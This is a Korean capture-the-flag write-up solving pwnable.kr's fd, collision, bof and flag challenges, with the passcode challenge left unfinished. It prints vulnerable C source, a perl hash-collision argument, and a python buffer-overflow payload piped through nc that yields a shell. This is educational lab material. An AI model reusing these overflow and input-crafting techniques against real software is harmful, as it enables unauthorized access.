


fd



```
1. ssh
fd@ubuntu:~$ ls -l
total 16
-r-sr-x--- 1 fd2  fd   7322 Jun 11  2014 fd
-rw-r--r-- 1 root root  418 Jun 11  2014 fd.c
-r--r----- 1 fd2  root   50 Jun 11  2014 flag
fd@ubuntu:~$
```

fd.c 코드를 보고 fd 프로그램의 취약점을 파악한후 fd 를 통해 fd2 의 권한을 얻어 flag 를 실행하는 문제 같습니다.

```
1. ssh
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about linux file IO\n");
    return 0;
}

~
~
"fd.c" [readonly] 22L, 418C 1,1 All
```

main 함수가 실행 될때 envp 를 통해 환경변수를 가져오구요.

인자의 갯수가 2 개 미만일 경우에는 pass argv[1] a number 라는 문장 출력과 함께 프로그램이 종료됩니다.

그리고 argv[1]를 정수형으로 변경하고 0x1234 를 뺀후 fd 에 저장합니다.

read 를 통해서 fd 로부터 32 바이트를 읽어 buf 에 저장하구요.

buf 와 LETMEWIN 문장을 비교해 같으면 flag 의 내용이 출력됩니다.


File Descriptor 란 리눅스에서 파일에 접근하기 위해 추상화 시켜놓은 장치를 의미합니다.

열린파일을 구분하기 위한 단위이기도 하구요. 파일을 열때마다 순차적으로 1 씩 증가합니다.

0 은 표준입력, 1 은 표준출력, 2 는 표준 에러로 예약 되어있으므로 파일을 열때마다 3 부터 증가하게 됩니다.


우선 File Descriptor 를 표준 입력 0 으로 맞추기 위해서 인자값을 구해야 합니다. 인자값 - 0x1234 이므로 인자값에는 4660 이 들어가야 합니다.

4660 을 인자 값으로 하여 프로그램을 실행하면 입력상태가 됩니다. 이때 LETMEWIN 을 입력하면 fd2 권한으로 flag 를 출력하고 내용이 나옵니다.



```
1. ssh
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

Collision

A terminal window titled "1. ssh" showing the output of the command "ls -l". The output lists three files: "col" (7341 bytes, permissions -r-sr-x---), "col.c" (555 bytes, permissions -rw-r--r--), and "flag" (52 bytes, permissions -r--r-----). The terminal prompt is "col@ubuntu:~\$".

```
col@ubuntu:~$ ls -l
total 16
-r-sr-x--- 1 col2 col 7341 Jun 11 2014 col
-rw-r--r-- 1 root root 555 Jun 12 2014 col.c
-r--r----- 1 col2 col2 52 Jun 11 2014 flag
col@ubuntu:~$
```

md5 collision 문제라고 합니다. Md5 collision 이란 입력값이 다를때 동일한 출력 결과가 나오는 경우로서 무한개의 값을 유한개의 해시테이블로 변경하기때문에 근본적으로 발생하는 오류입니다.

```
1. ssh
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<3; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}

1,1 All
```

코드를 보면 check_password 로 인자값을 전달해 주고 그 결과가 hashcode 와 같으면 풀린다는것을 알 수 있습니다.

Check_password 를 보면 20 바이트를 4 바이트씩 잘라서 5 번 res 에 더하고 그 값을 리턴해줍니다.

결국 hashcode, 0x21DD09EC 를 5 로 나눈값을 5 번 더해주면 된다는 소리가 됩니다.


0x21DD09EC 를 5 로 나누면 0x6C5CEC8 4 개와 0x6C5CECC 가 됩니다. 이는 메모리의 값을 직접 접근하여 사용하므로 맞게 변형하기 위해서는 Intel CPU 의 리틀 엔디안 형식으로 맞추어 입력해야 합니다.

즉 C8CEC506 4 개와 CCCEC506 1 개를 넣어주어야 합니다.

값을 입력할때 가장 먼저 떠올릴 수 있는 방법은 ASCII 입니다. 그러나 아스키 테이블을 보아도 0xC8 에 해당하는 문자를 찾을 수 없습니다. 즉 다른 방법을 통해서 인자를 출력해야 한다는 것인데요.

이때 스크립트 언어를 사용할 수 있습니다.

Perl 언어의 `perl -e 'print "\xc8\xce\xc5\x06"x4 . "\xcc\xce\xc5\x06"'`과 같은 구문을 통해 16 진수 40 자리를 해당 문자 20 자로 출력 가능합니다. 즉 이값을 col 의 인자로 넘겨주면 문제가 풀리게 됩니다.

A terminal window titled "1. ssh" showing a command execution. The user 'col' is at 'ubuntu:~\$'. The command is `./col `perl -e 'print "\xc8\xce\xc5\x06"x4 . "\xcc\xce\xc5\x06"'``. The output is `daddy! I just managed to create a hash collision :)`. The prompt returns to `col@ubuntu:~$`.

```
col@ubuntu:~$ ./col `perl -e 'print "\xc8\xce\xc5\x06"x4 . "\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```

Bof

bof.c 의 코드는 다음과 같습니다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);      // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

코드를 보니 bof 를 일으켜 key 에 0xcafebabe 를 넣으면 되는 문제로 보입니다.
스택영역에 데이터가 들어갈때 다음과 같이 들어갈 것이라고 예상 할수 있습니다.

=====

RET

=====

SFP

=====

argv

=====

key

=====

RET

=====

SFP

=====

overflowme

=====

처음 RET 와 SFP, argv 는 main 함수가 실행될때 추가된 부분이고, 이후에 추가된 부분은
func 함수의 Stack Frame 입니다.

Key 부분에 0xcafebabe 를 넣으면 문제가 풀릴것으로 예상이 됩니다. 메모리는 리틀 엔디언
방식으로 작동하므로 임의의 값 여러 자리 뒤에 0xbe, 0xba, 0xfe, 0xca 를 붙여주면
될것으로 예상됩니다.

값을 전달하기 위해 스크립트 언어 python 을 이용하면 되겠습니다.

우선 overflowme 변수의 크기 32 만큼 값을 넣은 후 뒤에 bebefeca 를 붙여 입력해보았습니다.

```
1. cat
Yunhwi-MacBook-Pro:~ GrayField$ (python -c "print 'A'*32+'\xbe\xba\xfe\xca';cat) | nc pwnable.kr 9000
*** stack smashing detected ***: /home/bof/bof terminated
===== Backtrace: =====
/lib32/libc.so.6(__fortify_fail+0x45)[0xf763b535]
/lib32/libc.so.6(+0x1044ea)[0xf763b4ea]
/home/bof/bof(+0x688)[0xf770e688]
/home/bof/bof(main+0x15)[0xf770e69f]
/lib32/libc.so.6(__libc_start_main+0xf3)[0xf75504b3]
/home/bof/bof(+0x561)[0xf770e561]
===== Memory map: =====
f750f000-f752b000 r-xp 00000000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f752b000-f752c000 r--p 0001b000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f752c000-f752d000 rw-p 0001c000 08:01 1052637 /usr/lib32/libgcc_s.so.1
f7536000-f7537000 rw-p 00000000 00:00 0
f7537000-f76d8000 r-xp 00000000 08:01 2883587 /lib32/libc-2.15.so
f76d8000-f76da000 r--p 001a1000 08:01 2883587 /lib32/libc-2.15.so
f76da000-f76db000 rw-p 001a3000 08:01 2883587 /lib32/libc-2.15.so
f76db000-f76df000 rw-p 00000000 00:00 0
f76e5000-f76e9000 rw-p 00000000 00:00 0
f76e9000-f76eb000 r--p 00000000 00:00 0
f76eb000-f76ec000 r-xp 00000000 00:00 0 [vdso]
f76ec000-f770c000 r-xp 00000000 08:01 2883599 /lib32/ld-2.15.so
f770c000-f770d000 r--p 0001f000 08:01 2883599 /lib32/ld-2.15.so
f770d000-f770e000 rw-p 00020000 08:01 2883599 /lib32/ld-2.15.so
f770e000-f770f000 r-xp 00000000 08:01 2359299 /home/bof/bof
f770f000-f7710000 r--p 00000000 08:01 2359299 /home/bof/bof
f7710000-f7711000 rw-p 00001000 08:01 2359299 /home/bof/bof
f793c000-f795d000 rw-p 00000000 00:00 0 [heap]
fff3c000-fff5d000 rw-p 00000000 00:00 0 [stack]
overflow me :
Nah..
```

메모리 맵이 나온것을 볼 수있습니다. 메모리의 구조를 보면 예상했던 스택 구조와 동일하다는 것을 알 수 있습니다.

첫번째 줄은 main 의 RET 일것이구요.

두번째 줄은 main 의 SFP 일테구요.

세번째 줄은 key 값의 메모리 일것입니다.

네번째 줄은 key 값이 4 바이트 이므로 full word boundary 를 맞추기 위해 빈공간 4 바이트를 할당해 준것입니다.


다섯번째 줄은 func 의 RET, 여섯번째 줄은 func 의 SFP, 일곱번째 부터 열번째 줄은 func 의 지역변수 overflowme 의 공간입니다.

우리의 목적인 key 부분에 값을 덮어 씌우기 위해서 채워야 하는 공간은 overflowme, func 의 SFP, func 의 RET, key 의 패딩바이트 이렇게 $32 + 8 + 8 + 4 = 52\text{byte}$ 입니다. 이 뒤에 bebefeca 를 붙여주면 sh 이 뜰것으로 예상됩니다.


```
1. cat
Yunhoui-MacBook-Pro:~ GrayField$ (python -c "print 'A'*52+'\xbe\xba\xfe\xca';cat) | nc pwnable.kr 9000
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buffer :)
█
```

예상 대로 문제가 풀렸고 auth 값을 확인 할 수 있습니다.

flag



사이트에서 받은 파일을 hexa 덤프로 열어보면 UPX 라는 문구가 보입니다. UPX 로 패킹 되었음을 알 수 있죠. 우선 다른 작업을 하기 전에 언패킹을 해주어야 할 것 같습니다.

upx 툴을 사용해서 언패킹을 한후 IDA 로 열어줍니다.

unction Unexplored Instruction External symbol

IDA View-A Hex View-I Structures Enums Imports Exports

Name	Address	Ordinal
open64	000000000418F90	
_IO_unsave_markers	000000000404330	
_nl_C_LC_CTYPE_class	0000000004A3CC0	
isatty	000000000479680	
__strtof_l_internal	0000000004781F0	
_dl_load_adds	00000000006C5F10	
__gettext_germanic_plural	000000000498620	
lseek64	00000000044E630	
__wcsnbs_getfct	000000000446780	
_IO_2_1_stdin_	00000000006C2280	
_gconv_transform_internal_ucs4	000000000459FF0	
__get_child_max	00000000044CD80	
__strcpy_sse2_unaligned	000000000416B50	
_dl_protect_relo	000000000453F80	
strerror_r	000000000437F70	
asprintf	00000000042E8C0	
__wcsnbs_load_conv	0000000004467E0	
strtoq	000000000423270	
strptime_l	000000000448640	
__mpn_impn_sqr_n	0000000004642D0	
sys_nerr	000000000481818	
open_memstream	000000000430330	
_nl_C_LC_ADDRESS	00000000049A460	
_dl_wait_lookup_done	00000000006C5F18	
flag	00000000006C2070	
_dl_mcount_wrapper	000000000457170	

Line 273 of 868

has been prepared

Exports 에서 flag 를 찾으면 보입니다. 저것을 더블 클릭해주면 flag 의 데이터를 볼수 있고 한번 더 따라 들어가면 완전한 auth 가 나옵니다.

IDA View-A			Hex View-I	Structures	Enums	Imports	Exports
.rodata:000000000496624	db	0					
.rodata:000000000496625	db	0					
.rodata:000000000496626	db	0					
.rodata:000000000496627	db	0					
.rodata:000000000496628	aUpx_?SoundsL	db	'UPX...? sounds like a delivery service :)',0				
.rodata:000000000496628			; DATA XREF: .data:flag0				
.rodata:000000000496652	align 8						
.rodata:000000000496658	aIWillMallocAnd	db	'I will malloc() and strcpy the flag there. take it.',0				
.rodata:000000000496658			; DATA XREF: main+8f0				
.rodata:00000000049668C	aFatalKernelToo	db	'FATAL: kernel too old',0Ah,0				
.rodata:00000000049668C			; DATA XREF: __libc_start_main:loc_401348f0				
.rodata:0000000004966A3	aDevUrandom	db	'/dev/urandom',0				
.rodata:0000000004966A3			; DATA XREF: __libc_start_main+1CFf0				
.rodata:0000000004966B0	aFatalCannotDet	db	'FATAL: cannot determine kernel version',0Ah,0				
.rodata:0000000004966B0			; DATA XREF: __libc_start_main:loc_401369f0				
.rodata:0000000004966D8	aDevFull	db	'/dev/full',0				
.rodata:0000000004966E2	aDevNull	db	'/dev/null',0				
.rodata:0000000004966E2			; DATA XREF: check_one_fd_part_0+8f0				
.rodata:0000000004966EC	align 10h						
.rodata:0000000004966F0	aCannotSetFsBas	db	'cannot set %fs base address for thread-local storage',0				
.rodata:0000000004966F0			; DATA XREF: __libc_setup_tls+12Af0				
.rodata:0000000004966F0			; __pthread_initialize_minimal+159f0 ...				
.rodata:000000000496725	align 8						
.rodata:000000000496728	aUnexpectedRelo	db	'unexpected reloc type in static binary',0				
.rodata:000000000496728			; DATA XREF: __libc_csu_irel:loc_401A37f0				
.rodata:00000000049674F	aCxa_atexit_c	db	'cxa_atexit.c',0				
.rodata:00000000049674F			; DATA XREF: __cxa_atexit+1B2f0				
.rodata:00000000049675C	aLVoid0	db	'1 != ((void *)0)',0				
.rodata:00000000049675C			; DATA XREF: __cxa_atexit+1B7f0				
.rodata:00000000049676D	__PRETTY_FUNCTION__	9516	db	; __new_exitfn',0			
00096628	000000000496628:	.rodata:aUpx_?SoundsL					

Passcode



```
void login(){
    int passcode1;
    int passcode2;

    printf("enter passcode1 : ");
    scanf("%d", passcode1);
    fflush(stdin);

    // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
    printf("enter passcode2 : ");
    scanf("%d", passcode2);

    printf("checking...\n");
    if(passcode1==338150 && passcode2==13371337){
        printf("Login OK!\n");
        system("/bin/cat flag");
    }
    else{
        printf("Login Failed!\n");
        exit(0);
    }
}

void welcome(){
    char name[100];
    printf("enter you name : ");
    scanf("%100s", name);
    printf("Welcome %s!\n", name);
}


int main(){
    printf("Toddler's Secure Login System 1.0 beta.\n");

    welcome();
    login();

    // something after login...
    printf("Now I can safely trust you that you have credential :)");
    return 0;
}
```

코드를 보니 passcode1 에는 338150, passcode2 에는 13371337 이 들어가면 풀리는 문제인것 같습니다.

그러나 입력을 하면 문제가 발생하는 것을 볼 수 있습니다.

A terminal window titled "1. ssh" showing a program execution. The prompt is "passcode@ubuntu:~\$". The user runs "./passcode". The program outputs "Toddler's Secure Login System 1.0 beta.", then "enter you name : gray". The user enters "gray", and the program outputs "Welcome gray!". Then it asks for "enter passcode1 : 338150" and "enter passcode2 : 13371337". After the second password is entered, the program outputs "Segmentation fault" and returns to the prompt "passcode@ubuntu:~\$".

```
passcode@ubuntu:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : gray
Welcome gray!
enter passcode1 : 338150
enter passcode2 : 13371337
Segmentation fault
passcode@ubuntu:~$
```

아마 코드의 login 함수에서 scanf 를 잘못 썼기 때문에 segmentation fault 가 발생한 것으로 보입니다.

결국 welcome 에서 값을 입력해서 그 값을 login 에서 사용해야 할 것으로 보입니다. 기본적으로 함수가 실행될때 메모리 스택에 값을 넣지만, 종료할때 값을 지우지는 않습니다. 왜냐하면 스택은 다른 함수가 실행되면 값이 덮어 씌워지기 때문입니다.

프로그램이 작동할때 메모리가 할당되면 다음과 같이 될 것입니다.

=====

main

=====

welcome

=====

이 들어가고 welcome 이 끝나면

=====

main

=====

login

=====

이 됩니다. 그런데 welcome 이 완전히 지워지고 login 이 들어가는것이 아니고 welcome 에 login 이 덮여지는 것이기 때문에 welcome 에서 입력한 값을 login 에서도 접근 가능해 집니다.

공통적으로 RET, FSP 가 들어 가므로 char name[100]의 값이 그대로 남게 됩니다. 이 메모리 영역에 passcode1, passcode2 가 덮어 씌워 지게 되지만 초기화를 하지 않았기 때문에 기존 값이 그대로 남습니다.

즉 passcode1, passcode2 의 위치에 338150, 13371337 을 넣으면 됩니다. 그러나 원하는 메모리의 위치는 입력 버퍼의 96 번, 100 번입니다. 그러나 입력할수 있는 값의 범위가 100 까지이므로 다른 방법을 사용해야하는데요. Login 의 scanf("%d", passcode1)을 이용해야 합니다. passcode1 의 메모리 위치에다가 passcode1 의 주소를 입력해 주어서 passcode2 까지 값을 입력해 주면 됩니다.

방법은 알지만 gdb 를 사용하는 기술이 부족해 문제를 끝까지 풀지는 못하였습니다.

